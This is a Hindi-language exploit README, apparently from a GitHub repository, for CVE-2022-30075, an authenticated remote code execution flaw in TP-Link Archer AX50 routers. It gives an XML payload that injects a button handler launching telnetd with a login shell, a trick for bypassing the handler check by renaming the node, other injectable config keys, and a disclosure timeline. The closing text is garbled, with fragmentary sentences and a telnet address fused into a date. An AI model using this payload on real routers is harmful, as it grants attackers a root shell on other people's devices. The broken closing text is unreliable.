 aaronsvk/cve-2022-30075
Tp-Link Archer AX50 प्रमाणित RCE (CVE-2022-30075)

Tp-Link राउटर में प्रमाणित रिमोट कोड निष्पादन
यदि आपके Tp-Link राउटर में बैकअप और पुनर्स्थापना कार्यक्षमता है और फर्मवेयर जून 2022 से पुराना है, तो यह संभवतः असुरक्षित है
Tp-Link Archer AX50, अन्य tplink राउटर बैकअप के विभिन्न प्रारूप का उपयोग कर सकते हैं और एक्सप्लॉइट को संशोधित करने की आवश्यकता हो सकती है

राउटर पर टेलनेट डेमॉन शुरू करने के लिए एक्सप्लॉइट का उपयोग करना
<button name="led_switch">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/lib/led_switch</handler>
</button>
<button name="exploit">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
system.button.handler के संशोधन को रोकता है, लेकिन पैरेंट xml नोड का नाम बदलकर (जैसे name="exploit") इसे आसानी से बायपास किया जा सकता हैsystem.button.handler को बदलकर प्राप्त किया जा सकता है, बल्कि ddns.service.ip_script, firewall.include.path, uhttpd.main और अन्य का उपयोग करके भी.../usr/sbin/telnetd -l /bin/login.sh के निष्पादन को ट्रिगर करता हैtelnet 192.168.1.115.03.2022 - भेद्यता की पहचान की गई 15.03.2022 - Tp-Link सहायता से संपर्क किया गया 16.03.2022 - Tp-Link से प्रतिक्रिया प्राप्त हुई 02.05.2022 - CVE आवंटित किया गया 27.05.2022 - Tp-Link ने सुधारी गई भेद्यता के साथ फर्मवेयर जारी किया 07.06.2022 - तकनीकी विवरण प्रकाशित किए गए
